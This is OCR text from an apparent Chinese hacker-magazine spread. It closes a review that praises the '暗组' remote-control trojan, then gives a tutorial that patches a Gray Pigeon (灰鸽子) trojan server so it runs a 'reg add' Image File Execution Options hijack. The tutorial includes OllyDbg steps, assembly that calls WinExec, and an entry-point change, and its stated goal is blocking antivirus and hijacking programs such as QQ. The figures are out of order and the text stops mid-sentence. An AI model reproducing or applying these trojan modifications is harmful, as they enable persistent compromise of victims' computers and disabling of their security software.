


图5

件查杀后，可以用来启动其它的不被查杀的软件来继续控制远程计算机了。

“系统控制”命令中包括了大量的控制信息，包括远程下载文件、发送网页、信息发送、服务端修改等，可以对远程服务端进行批量操作的控制命令，如图6。当然同时也少不了服务端卸载、注销系统、重启主机等基本的控制命令。

三、小结

到此为止，由浩天编写的暗组远程控制软件就为大家介绍到这儿了。通过测试我们发现，暗组远控确实是一款非常不错的木马程序，虽然木马本身并没有什么全新的亮点，但是已有的控制功能完全可以满足普通用户的需求。如果浩天在以后推出的新版本里能够利用自己的免杀专长来让服务端程序可以自动进行简单的免杀处理，从而躲过杀毒软件的相关检测就更好了。

（本文所涉及到的暗组计算机远程管理软件已收录到光盘中）




图6

文章难易度：☆☆☆
文章阅读点：给灰鸽子服务端添加映像劫持功能

让我们的灰鸽子也会映像劫持

yiran

这几天不知道怎么了疯狂的喜欢上了病毒，经常寻找一些经典的病毒来恶作剧。前几天弄到了AV终结者的病毒样本让我兴奋了好几天，不知是我坏事做的太多还是老天故意刁难我，竟让我顺手把“样品”给吃掉了，现在可是什么安全工具也用不了了！记得前几期黑客X档案的光盘中曾经收录过AV终结者的专杀工具，只好翻出来搞定了病毒。

杀完病毒后我突然想到了“IFEO映像劫持”，我们要是将其加入到木马里那么不就也能屏蔽杀毒软件了吗？大家都知道修改注册表中的HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution options项来劫持正常的程序。比如有一个病毒vires.exe要劫持QQ程序，它会在上面注册表的位置新建一个qq.exe项，在这个项下面新建一个键值为debugger的字符串，内容是：C:\WINDOWS\SYSTEM32\VIRES.EXE（也就是病毒藏身的目录）。当然如果你把该字符串值改为任意的其它值的话，系统就会提示找不到该文件。这样就达到劫持的目的了。那么我们能不能在灰鸽子运行的时候通过WinExec函数调用cmd指令来创建那几个键值呢？答案是肯定的。

我的思路是这样的，在程序运行的时候先调用WinExec函数创建那几个键值，然后在跳回原入口运行。首先我们配置一个灰鸽子服务端（图1），因为要添加大量代码所以需要大量的可写入的空白区域，索性就添加个区段好了。




图2

请出我们的添加区段的工具zeroadd来给生成的服务端添加一个区段，不用太大，100就够了（图2）。下面我们就开始正式开工。

使用OD载入server，记录下当前的入口点004A1E48（以后要跳回来的），然后点击标栏上的M，寻找刚才添加的区段yiran，记录下地址来到yiran区段。以劫持QQ.EXE为例，需要创建[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Current Version\Image File Execution




图3




图1

Options\QQ.EXE]，"Debugger"="1.EXE"来指向一个空白文件。让我们的木马文件通过在CMD下输入指令来创建这几个键值：**cmd /c reg add HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows" "NT\CurrentVersion\Image" "File" "Execution" "Options\qq.exe /v debugger /d 1.exe**。首先我们随便找一处空白位置选中，大概50行左右，点鼠标右键，选择“二进制”—“编辑”（图3），然后把刚才的代码复制进去（图4），并记录开始的位置（004c2025）。




图4

在这里我们要注意代码的完整性，如果选取的区域太小(就是上边所说的"50行")代码是不完整的，当然也就不能运行了，这点大家要注意。

我们另选空白位置（这个位置要记下来，这就是我们的新入口点），输入代码**push 代码开始位置**（就是我们刚才记录的004c2025），然后调用WinExec函数，再跳回原有入口点004A1E48，汇编代码如下（图5）：

```
push 004c2025
call WinExec     (注意函数的大小写是不能对换的)
nop              (随便来几个好了)
nop
jmp 004A1E48     (跳回原入口)
```

```
004C2002    68 25204C00    PUSH a.004C2025
004C2007    E8 61F3397C    CALL kernel32.WinExec
004C200C    90             NOP
004C200D    90             NOP
004C200E  - E9 35FEFDFF    JMP a.<模块入口点>
004C2013    0000           ADD BYTE PTR DS:[EAX],AL
```

图5

我们保存所有修改并重命名程序，然后打开lorder修改入口点004C2002。因为lorder显示的是物理地址而OD中的数据是内存地址，所以我们要修改后几位（图6）。




图6

最后来测试一下，灰鸽子正常上线了（图7）！再运行一下QQ看看，劫持成功，弹出找不到QQ.EXE（图8）。哈哈！真是太爽了！

因为我不懂汇编语言没有找到卸载的call，所以卸载时

